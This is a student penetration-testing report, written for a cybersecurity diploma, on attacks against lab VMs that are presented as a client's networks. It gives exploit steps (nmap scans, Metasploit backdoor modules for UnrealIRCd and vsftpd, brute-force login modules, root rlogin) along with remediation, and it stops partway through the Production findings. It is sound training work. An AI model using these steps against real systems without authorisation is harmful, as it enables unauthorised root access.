

Network Security & Penetration Testing Report

NCI Post Graduate Diploma Cyber Security
Semester 1

Author: Jonathon Taaffe

Title: Network Security & Penetration Testing Report

Author: Jonathon Taaffe

Copyright© 2020 Jonathon Taaffe

All rights reserved. This publication is protected by copyright, and permission must be obtained from the author prior to any prohibited reproduction, storage in a retrieval system, or transmission in any form or by any means, electronic, mechanical, photocopying, recording, or likewise.

No patent liability is assumed with respect to the use of the information contained herein. Although every precaution has been taken in the preparation of this publication, the author assumes no responsibility for errors or omissions. Nor is any liability assumed for damages resulting from the use of the information contained herein.

Warning and Disclaimer

The information is provided on an “as is” basis. The author shall have neither liability nor responsibility to any person or entity with respect to any loss or damages arising from the information contained in this publication. The opinions expressed in this publication belong to the author.

Trademark Acknowledgments

All terms mentioned in this publication that are known to be trademarks or service marks have been appropriately capitalised. The author cannot attest to the accuracy of this information. Use of a term in this publication should not be regarded as affecting the validity of any trademark or service mark.

Contents

Executive Summary	3
Results Summary	3
Schedule	3
Conclusion	3
Report Structure	4
A Preparation	4
B Testing Process	4
C Follow up Process	4
A Preparation	5
B Testing Process	5
Scope	7
Networks / Systems Selection	9
Phase 1	9
Phase 2	10
Phase 3	11
Methodology	12
PreProduction	13
Vulnerabilities Summary	13
Detailed Findings and Conclusions	14
Production	19
Vulnerabilities Summary	19
Detailed Findings and Conclusions	20
DMZ	25
Vulnerabilities Summary	25
Detailed Findings and Conclusions	26
Tools	30
Reflection & Contribution	31
References	34
Appendix	35
Environment: PreProduction	35
Environment: Production	63
Environment: DMZ	86

Executive Summary

Jonathon Taaffe was engaged by the client to complete an extensive Penetration Test of client specified Internal Network Systems to include:

1. Vulnerability Scanning and Exploit Detection
2. Remediation Steps (Provision of)
3. Comprehensive Report (this report)

On conclusion of all Penetration Testing activities, this comprehensive report was generated which includes detailed analysis of findings. The findings in this detailed report can be used to determine the security status of the in-scope systems, and to validate compliance with company and regulatory security requirements.

Results Summary

Individual Penetration tests were completed against in-scope systems hosting web and database services and identified security concerns on these systems. The following ratings have been determined using the Common Vulnerabilities and Exposures (CVE)¹ and Exploit-DB²online cybersecurity vulnerabilities databases.

Environment	Total Number		Overall			
	Systems Scanned	Vulnerable Services	Impact	Risk	Likelihood	Fix Effort
PreProduction	3	13	High	High	High	Low
Production	5	5	High	High	High	Low
DMZ	5	5	High	High	High	Low

Table 1. Penetration Test Summary Results³

Schedule

The Penetration Testing program schedule is as follows:

Week 1	Week 2	Week 3	Week 4	Week 5	Week 6	Week 7
Scope Definition	Test Preparation	PenTesting Phase 1	PenTesting Phase 2	PenTesting Phase 3	Findings Analysis	Report Submission

Table 2. Penetration Test Schedule⁴

Conclusion

Areas were identified where security policy is not being followed which introduces risk for the organization. Conclusion: the systems in scope of this pentest are **insecure**.

Remediation steps are provided in this report to resolve the security concerns raised which the client should action. Once remediated, the in-scope systems can be re-tested to ensure compliance.

¹ Mitre.org (2019) Common Vulnerabilities and Exposures (CVE) Online Database <https://cve.mitre.org/> [Accessed 8th April 2019].

² Offensive Security (2019) Exploit Database Online <https://www.exploit-db.com/> [Accessed 8th April 2019].

³ Taaffe, Jonathon (2019) *Table 1. Penetration Test Summary Results* [Created 8th April 2019].

⁴ Taaffe, Jonathon (2019) *Table 2. Penetration test Schedule* [Created 5th March 2019].

Report Structure

Preliminary discussions and research into Penetration Testing programs identified the need to align the report structure to an industry recognised framework. The CREST Approved Penetration Testing framework⁵ was chosen.

The following CREST Approved Phases and Steps were identified as relevant to reporting requirements:

A Preparation

- A1 - Maintain a technical security assurance framework - NA
- A2 - Establish a penetration testing governance structure - NA
- A3 - Evaluate drivers for conducting penetration tests
- A4 - Identify target environments
- A5 - Define the purpose of penetration tests
- A6 - Produce requirements specifications
- A7 - Select suitable suppliers - NA



Figure 4: Key steps In the preparation phase




Figure 9: The penetration testing process

B Testing Process

- B1 - Agree testing style and scope
- B2 - Identify testing constraints
- B3 - Produce scope statements
- B4 - Management assurance framework - NA
- B5 - Implement management control process - NA
- B6 - Use an effective testing methodology
- B7 - Conduct sufficient research and planning
- B8 - Identify and exploit vulnerabilities
- B9 - Report key findings



Figure 13: The follow process

NA: Not Applicable for this Penetration Testing Program

⁵ CREST Approved.org (2019) A guide for running an effective Penetration Testing programme <https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf> [Accessed 8th April 2019].

A Preparation⁶

A3 - Evaluate drivers for conducting penetration tests: Requirement for Post Graduate Diploma in Cyber Security, Network Security and Penetration Testing.

A4 - Identify target environments: PreProduction, Production, DeMilitarised Zone. Further target environment details are in the Scope section of this document.

A5 - Define the purpose of penetration tests: Improve Penetration Testing understanding and knowledge, improve confidence in Penetration Testing abilities and to raise awareness of system vulnerabilities and exploits through Penetration Testing.

A6 - Produce requirements specifications: See Scope section of this document.

B Testing Process

B1 - Agree testing style and scope: } See Scope section of this document.

B2 - Identify testing constraints: }

B3 - Produce scope statements

Scoping Element	Consideration	Details
Definition of target environment	In-scope systems	See Table 4. In-Scope Server Identification
	Testing approach	Grey-box
	Prohibited Tests	No scanning of network ranges. Only use IP addresses provided
	Location of testing team	Virtual Team
Testing Program	Penetration Tester	Jonathon Taaffe
	Schedule	From: 5th March 2019 To: 14th April 2019
Report Requirements	Format	CREST Approved Framework
	Deadline	Sunday 14th April 2019 @ 23:55
Liabilities	Risk Management	Contact client by mobile and email
Follow-up Activities	Presentation	Tuesday 16 th April 2019

Table 3. Scope Statements⁷

⁶ CREST Approved.org (2019) *A guide for running an effective Penetration Testing Programme* <https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf> [Accessed 8th April 2019].

⁷ Taaffe, Jonathon (2019) *Table 3. Scope Statements* [Created 5th March 2019].

B6 - Use an effective testing methodology



1. **Carry out Planning:** Building on the knowledge learnt in Network Security and Penetration Testing Lab ‘Network Exploits’, phase 1 focus will be on Metasploitable⁸, phase 2 on Kali Linux⁹ and phase 3 Vulnhub¹⁰
2. **Conduct Research:** On identifying and agreeing on scope, the setup and configuration of a virtual PenTesting environment was researched.
3. **Identify Vulnerabilities:** Details of the vulnerabilities identified can be found in the Methodology section.
4. **Exploit Weaknesses:** Details of the exploit steps taken can be found in the Methodology section.
5. **Report Findings:** Included in this report
6. Remediate issues - NA

Figure 10: The service provider selection process

B7 - Conduct sufficient research and planning

Technique	Details
Information gathering	Network environment information and IP address details provided
Reconnaissance	Confirm IP addresses are accessible
Network enumeration/scanning	Scan for open services/ports on targets
Discovery and assessment	Using various tools and skills as documented in the Methodology section

Table 5. Penetration Test Research and Planning ¹¹

B8 - Identify and exploit vulnerabilities: Please see the Methodology section for details

B9 - Report key findings:

The findings in this penetration test have been documented in a technical manner to ensure the steps are repeatable.

This report describes the vulnerabilities found, includes the process the tester took to achieve the detailed result, details of tools used, inclusion of screen shots, vulnerability risk details and remediation steps.

⁸ Rapid7.com (2019) Metasploitable <https://information.rapid7.com/download-metasploitable-2017.html> [Accessed 5th March 2019].

⁹ Kali Linux (2014) Kali Linux VM’s <https://www.vulnhub.com/series/kali-linux-8/> [Accessed 25th March 2019].

¹⁰ Vulnhub.com (2019) Vulnhub.com <https://www.vulnhub.com/> [Accessed 25th March 2019].

¹¹ Taaffe, Jonathon (2019) Table 4. Penetration Test Research and Planning [Created 8th April 2019].

Scope

In collaboration with the client, the following scope for this Penetration Test was defined:

1. Approach: Phased-based with Client Progression Approval

The Penetration Test will be split in 3 phases according to client network environments. Progression from phase 1 to phase 2, and from phase 2 to phase 3 can only occur after a review meeting with the client where the client will give a go/no-go to proceed to the next phase.

Important Note Regarding Risk Management: In the event of system failure or sensitive data exposure, immediately contact the client by mobile and email.

2. Environments: PreProduction, Production, DeMilitarised Zone

Client has 3 distinct, separated network environments with firewalls configured between each environment. Systems in scope have been selected from each of the 3 environments as follows:

Environment	Subnet	Description
PreProduction	10.0.0.0/24	Internal test and development environment
Production	10.0.2.0/24	Internal production environment
DeMilitarised Zone	100.0.100.0/24	Internet-facing 'live' Software-as-a-Service environment

Table 5. Client Network Environment Details ¹²

3. Assessment: Grey-box

Client provided IP addresses of the in-scope systems. No further information will be provided.

4. Type: Internal Network

All Penetration Testing will be performed from appliances connected to the clients PreProduction Internal Network.

5. Focus: Server Infrastructure

Penetration Test focus is on in-scope Linux and Windows servers as identified by the client.

6. Targets: Operating Systems, Web Services, Database Services

Penetration Test focus is in-scope server operating systems, ports, services, and applications including web and database services hosted on the in-scope servers.

Important Note Regarding Targets: Only the IP addresses provided can be used for scanning, vulnerability identification or any exploit activities. No scanning of network ranges permitted.

7. PenTesting Appliances: Kali Linux 19.01, Greenbone OpenVAS, Tenable Nessus

Permission granted to land the following Penetration Testing Appliances on the clients PreProduction Internal Network:

1 x Kali Linux 19.01 Appliance ¹³

1 x Greenbone OpenVAS Scanning Appliance ¹⁴

1 x Tenable Nessus Scanning Appliance ¹⁵

¹² Taaffe, Jonathon (2019) *Table 5. Network Environment Details* [Created 5th March 2019].

¹³ Kali.org (2019) *Kali Linux KDE 64 Bit 19.01a* <https://www.kali.org/downloads> [Accessed 5th March 2019].

¹⁴ Greenbone.net (2019) *Greenbone Security Manager GSM Community Edition GCE 4.2.24* <https://www.greenbone.net/en/community-edition/> [Accessed 5th March 2019].

¹⁵ Tenable.com (2019) *Tenable Nessus Virtual Appliance 4.8.0* <https://www.tenable.com/downloads/tenable-appliance> [Accessed 5th March 2019].

8. Frequency of Tests

Each in-scope server will be tested independently by the Penetration tester.

Results will be combined and summarised as part of the Finding Analysis phase in Week 6.

This Penetration Testing approach was employed to ensure any and all vulnerabilities and exploits can be independently verified and independently repeated.

9. In-Scope Servers

Client provided IP addresses only for the servers that are in-scope for the Penetration test. Using the clients network environment information provided by the client, the following table was created as a means for in-scope server identification

Environment	System ID *	IP Address	Testing Phase
PreProduction	SERVER.PP.101	10.0.0.21	1
PreProduction	SERVER.PP.102	10.0.0.22	1
PreProduction	SERVER.PP.103	10.0.0.23	1
Production	SERVER.PROD.201	10.0.2.21	2
Production	SERVER.PROD.202	10.0.2.22	2
Production	SERVER.PROD.203	10.0.2.23	2
Production	SERVER.PROD.204	10.0.2.24	2
Production	SERVER.PROD.205	10.0.2.25	2
DeMilitarised Zone	SERVER.DMZ.301	100.0.100.101	3
DeMilitarised Zone	SERVER.DMZ.302	100.0.100.102	3
DeMilitarised Zone	SERVER.DMZ.303	100.0.100.103	3
DeMilitarised Zone	SERVER.DMZ.304	100.0.100.104	3
DeMilitarised Zone	SERVER.DMZ.305	100.0.100.105	3

* Assigned System Identifier

Table 6. In-Scope Server Identification ¹⁶

10. Output: Scanning Methods, Vulnerabilities, Exploits and Likelihood, Remediation Steps

The following details will be provided in this report so the methodology can be independently verified and/or repeated:

- a. Details of the scanning methods and tools employed
- b. Vulnerabilities identified and likelihood of vulnerabilities being exploited
- c. Exploit actions taken
- d. Remediation steps

Important Note Regarding Remediation Steps: It is the responsibility of the client to act on the remediation steps. Guidance can be provided as required.

¹⁶ Taaffe, Jonathon (2019) *Table 6. In-Scope Server Identification* [Created 5th March 2019].

Networks / Systems Selection

Phase 1

Building on the knowledge learnt in the Network Security and Penetration Testing Lab ‘Network Exploits’, Oracle VirtualBox Hyper-V platform¹⁷, Kali Linux 19.01¹⁸ and Rapid7 Metasploitable VM’s were installed, configured and connected to a VirtualBox Internal Network.

Initial focus was on Rapid7’s Metasploitable VM’s including Metasploitable2 (Linux 8.04)¹⁹ and Metasploitable3 (Linux 14.04 and Windows Server 2008)²⁰.

To add a layer of Network complexity to simulate a ‘real-world’ network environment, a pfSense Firewall²¹ installed and configured with 2 network adapters; adapter one WAN was connected to the Internet connected adapter of the Host Machine, adapter two LAN was connected to a VirtualBox Internal Network as follows:




Diagram 1. Phase 1 Network Diagram²²

This provided the Phase 1 Penetration testing platform which equates to the PreProduction environment of our Penetration Testing engagement simulation with the client.

Phase 1 Penetration Testing results are available in the Methodology section.

¹⁷ Oracle.com (2019) VirtualBox 6.0.4 <https://www.virtualbox.org/wiki/Downloads> [Accessed 5th March 2019].

¹⁸ Kali.org (2019) Kali Linux KDE 64 Bit 19.01a <https://www.kali.org/downloads> [Accessed 5th March 2019].

¹⁹ Rapid7.com (2019) Metasploitable2 Linux 8.04 <https://information.rapid7.com/download-metasploitable-2017.html> [Accessed 5th March 2019].

²⁰ Rapid7.com (2019) Metasploitable3 Linux 14.04 <https://github.com/rapid7/metasploitable3> [Accessed 5th March 2019].

²¹ Netgate.com (2019) pfSense Open-Source Firewall <https://www.pfsense.org/download/> [Accessed 5th March 2019].

²² Taaffe, Jonathon (2019) Diagram 1. Phase 1 Network Diagram [Created 18th March 2019].

Phase 2

On successful completion of Penetration Tests against Metasploitable2 and 3 VM's the next Penetration goal was to PenTest Kali Linux VM's from Vulnhub.com²³. Kali Linux VM's provide a stepped difficulty progression from easy, to intermediate, to difficult.

Many PenTesters have used the Kali Linux VM's to prepare for the Offensive Security Certified Professional (OSCP)²⁵ and Offensive Security Certified Expert (OSCE)²⁶ certifications. Building on and expanding the Phase 1 Penetration Testing Environment, 4 Kali Linux VM's (Level 1 to 4) were downloaded and configured. Stapler1 was also downloaded from vulnhub.com

Using the knowledge gained in the Network Security and Penetration Testing Lecture 'Networks Scanning', Greenbone OpenVAS²⁷ and Tenable Nessus²⁸ Vulnerability Scanner Appliances were deployed on the VirtualBox Internal Network. This gave exposure to Automated Vulnerability Scanners and allowed evaluation of the 2 solutions, while also providing additional in-depth visibility to Kali Linux vulnerabilities. Phase 2 equates to the Production environment of our Penetration Testing engagement simulation with the client as follows:




Diagram 2. Phase 2 Network Diagram²⁹

Phase 2 Penetration Testing results are available in the Methodology section.

²³ Kali Linux (2014) Kali Linux VM's <https://www.vulnhub.com/series/kali-linux-8/> [Accessed 25th March 2019].

²⁴ Vulnhub.com (2019) Vulnhub <https://www.vulnhub.com/> [Accessed 25th March 2019].

²⁵ Offensive Security (2019) OSCP Offensive Security Certified Professional <https://www.offensive-security.com/information-security-certifications/oscp-offensive-security-certified-professional/> [Accessed 25th March 2019].

²⁶ Offensive Security (2019) OSCE Offensive Security Certified Expert <https://www.offensive-security.com/information-security-certifications/osce-offensive-security-certified-expert/> [Accessed 25th March 2019].

²⁷ Greenbone.net (2019) Greenbone Security Manager GSM Community Edition GCE 4.2.24 <https://www.greenbone.net/en/community-edition/> [Accessed 5th March 2019].

²⁸ Tenable.com (2019) Tenable Nessus Virtual Appliance 4.8.0 <https://www.tenable.com/downloads/tenable-appliance> [Accessed 5th March 2019].

²⁹ Taaffe, Jonathon (2019) Diagram 2. Phase 2 Network Diagram [Created 25th March 2019].

Phase 3

Building on and expanding the Phase 2 Penetration Testing Environment, Microsoft Windows Server 2012³⁰ and Microsoft Windows Server 2012 R2³¹ were downloaded, installed and configured and Penetration tests actioned against these Windows VM's.

To add another level of complexity and difficulty 3 additional VM's were downloaded from Vulnhub.com; Mr. Robot³², NullByte³³ and Tr0ll1³⁴ and were Penetration Tested.

Phase 3 Penetration testing environment which equates to the DMZ-internet facing environment of our Penetration Testing engagement simulation with the client is as follows:




Diagram 3. Phase 3 Network Diagram³⁵

Phase 3 Penetration Testing results are available in the Methodology section.

³⁰ Microsoft.com (2019) Microsoft Windows Server 2012 <https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2012> [Accessed 1st April].

³¹ Microsoft.com (2019) Microsoft Windows Server 2012 R2 <https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2012-r2> [Accessed 1st April].

³² Vulnhub.com (2019) Mr. Robot <https://www.vulnhub.com/entry/mr-robot-1,151/> [Accessed 1st April].

³³ Vulnhub.com (2019) NullByte <https://www.vulnhub.com/entry/nullbyte-1,126/> [Accessed 1st April].

³⁴ Vulnhub.com (2019) Tr0ll1 <https://www.vulnhub.com/entry/tr0ll1-1,100/> [Accessed 1st April].

³⁵ Taaffe, Jonathon (2019) Diagram 3. Phase 3 Network Diagram [Created 1st April].

Methodology

The following is a summary of the vulnerabilities identified per in-scope system per environment, and a rating of the Impact, Risk, Likelihood and Fix Effort for each vulnerability is included.

The ratings have been determined by using the Common Vulnerabilities and Exposures (CVE) ³⁶ and Exploit-DB ³⁷ online cybersecurity vulnerabilities databases.

A summary vulnerability analysis has also been provided to assist with understanding the vulnerability, its business impact and how to remediate.

For extensive details on the steps taken to scan, identify vulnerabilities, identify exploits and execute exploits per in-scope system please see the Appendix section.

Vulnerabilities have been grouped by environment in order of the clients Criticality as follows:

Environment	Priority	Content
PreProduction	Business Important	Vulnerability Summary
		Vulnerabilities Analysis
		Extensive Details
Production	Business Critical	Vulnerability Summary
		Vulnerabilities Analysis
		Extensive Details
DMZ Internet-Facing	Mission Critical	Vulnerability Summary
		Vulnerabilities Analysis
		Extensive Details

³⁶ Mitre.org (2019) Common Vulnerabilities and Exposures (CVE) Online Database <https://cve.mitre.org/> [Accessed 8th April 2019].

³⁷ Offensive Security (2019) Exploit Database Online <https://www.exploit-db.com/> [Accessed 8th April 2019].

PreProduction

Vulnerabilities Summary

Environment	System ID *	Vulnerability	Port	Impact	Risk	Likelihood	Fix Effort	Penetration Tester
PreProd	SERVER.PP.101	Unreal IRCD	6667	H	H	H	L	Jonathon Taaffe
PreProd	SERVER.PP.101	SQL injection	3306	H	L	L	L	Jonathon Taaffe
PreProd	SERVER.PP.101	rlogin	513	H	H	H	L	Jonathon Taaffe
PreProd	SERVER.PP.101	Telnetd	23	H	H	H	L	Jonathon Taaffe
PreProd	SERVER.PP.101	vsFTPd	21	H	H	H	L	Jonathon Taaffe
PreProd	SERVER.PP.101	Distccd	3632	H	H	H	L	Jonathon Taaffe
PreProd	SERVER.PP.101	Nfs	2049	H	H	H	L	Jonathon Taaffe
PreProd	SERVER.PP.101	Ingreslock	1524	H	H	H	L	Jonathon Taaffe
PreProd	SERVER.PP.101	Smb	139	H	H	H	L	Jonathon Taaffe
PreProd	SERVER.PP.102	ftp	21	H	H	H	L	Jonathon Taaffe
PreProd	SERVER.PP.103	Desktop Central	8020	H	H	H	L	Jonathon Taaffe
PreProd	SERVER.PP.103	Glassfish Server	4848	H	H	H	L	Jonathon Taaffe
PreProd	SERVER.PP.103	Groovy Script	9200	H	H	H	L	Jonathon Taaffe

Detailed Findings and Conclusions

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.PP.101	Ubuntu 8.04	Unreal IRCD	Exploit	H	H	L	L

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

Tester: Jonathon Taaffe

Vulnerability: UnrealIRCD 3.2.8.1 Backdoor Command Execution.

Details: Service can be exploited to gain root access. A malicious backdoor was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th, 2010.

Impact: An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

1. Port and service enumeration :~# nmap -sN -sV -O [IP]
2. Vulnerability scan :~# nmap -sN -sV -O -script vuln [IP]
3. Vulnerability detection :~# msf > search name: ircd

Exploit Identification

4. Exploit details msf > exploit/unix/ircunreal_ircd_3281_backdoor

Exploit result: root access to host

Remediation: Upgrade to a version of UnrealIRCD

Current stable version: 4.2. Download from: <https://www.unrealircd.org/download>

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.PP.101	Ubuntu 8.04	MySQL	Brute Force	H	H	L	L

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

Tester: Jonathon Taaffe

Vulnerability: Brute force password and user name attack against MySQL on port 3307 to gain access to the database.

Details: Brute force password and user name attack against MySQL on port 3307 to gain access to the database.

Impact: Successfully login to MySQL instance on remote host

Exploit Steps

Vulnerability Identification

1. Port and service enumeration :~# nmap[IP]
2. Vulnerability detection :~# msf > search mysql_login

Exploit Identification

3. Metasploit: msf > auxiliary/scanner/mysql/mysql_login

Exploit Result: successfully login to MySQL instance on remote host

Remediation: Set a strong password for all your MySQL accounts

Please see following document on how to reset or change the MySQL root password

<https://dev.mysql.com/doc/refman/5.7/en/resetting-permissions.html>

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.PP.101	Ubuntu 8.04	rlogin	Exploit	H	H	L	L

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

Tester: Jonathon Taaffe

Vulnerability: TCP ports 512, 513, and 514 are known as "r" services, and can be misconfigured to allow remote access from any host (a standard ".rhosts ++" situation).

Details: Use rsh-client rlogin to login to a remote host on port 513 using user name root.

Impact: An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

1. Port and service enumeration

:~# nmap -sV[IP]

Exploit Attack

2. Login to remote host with user name root

:~# rlogin -l root [IP]

Exploit Result: successfully logged in as root

Remediation: Set a strong password for all root accounts

Please see following document on how to reset or change a root password

<https://www.wikihow.com/Change-the-Root-Password-in-Linux>

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.PP.101	Ubuntu 8.04	Telnetd	Brute Force	H	H	H	L

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

Tester: Jonathon Taaffe

Vulnerability: Brute force password and user name attack against telnet on port 23 to root access to the host.

Details: Brute force password and user name attack against telnet on port 23 to root access to the host.

Impact: An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

1. Port and service enumeration

```
:~# nmap -sV[IP]
```

Exploit Identification

2. Metasploit: msf > auxiliary/scanner/telnet/telnet_login

Exploit Result: successfully login to telnet with root access

Remediation

Telnet is an unsecured network service which allows remote login to a server

Telnet service should be disabled and SSH Secure Shell used instead

Please see following document on how to disable Telnet and enable SSH

<https://techjourney.net/disable-and-turn-off-telnet-in-linux/>

System ID	Operating System	Service	Vulnerability	I	R	L	FE
SERVER.PP.101	Ubuntu 8.04	vsFTPD	Backdoor	H	H	H	L

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

Tester: Jonathon Taaffe

Vulnerability: Exploit of vsFTPD v2.3.4 to login to a remote host on port 21 as root.

Impact: An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

Exploit Steps

Vulnerability Identification

1. Port and service enumeration
:~# nmap -sV [IP]
2. Port and service enumeration of host – Zenmap
3. Nmap -sV -T4 -O -F --version-light [IP]

Exploit Identification

4. Search for vsFTPD v2.3.4 exploit
5. https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

Exploit Attack

6. Metasploit: msf > exploit/unix/ftp/vsftpd_234_backdoor

Exploit Result: successfully login as root on remote host

Remediation: Upgrade to a newer version of vsFTPD. Please go to the following link to download and install the current stable version of vsFTPD 3.0.3 <https://pkgs.org/download/vsftpd>

Production

Vulnerabilities Summary

Environment	System ID *	Vulnerability	Port	Impact	Risk	Likelihood	Fix Effort	Tester
Production	SERVER.PROD.201	SMB v2.2 Buffer Overflow	139	H	H	H	L	Jonathon Taaffe
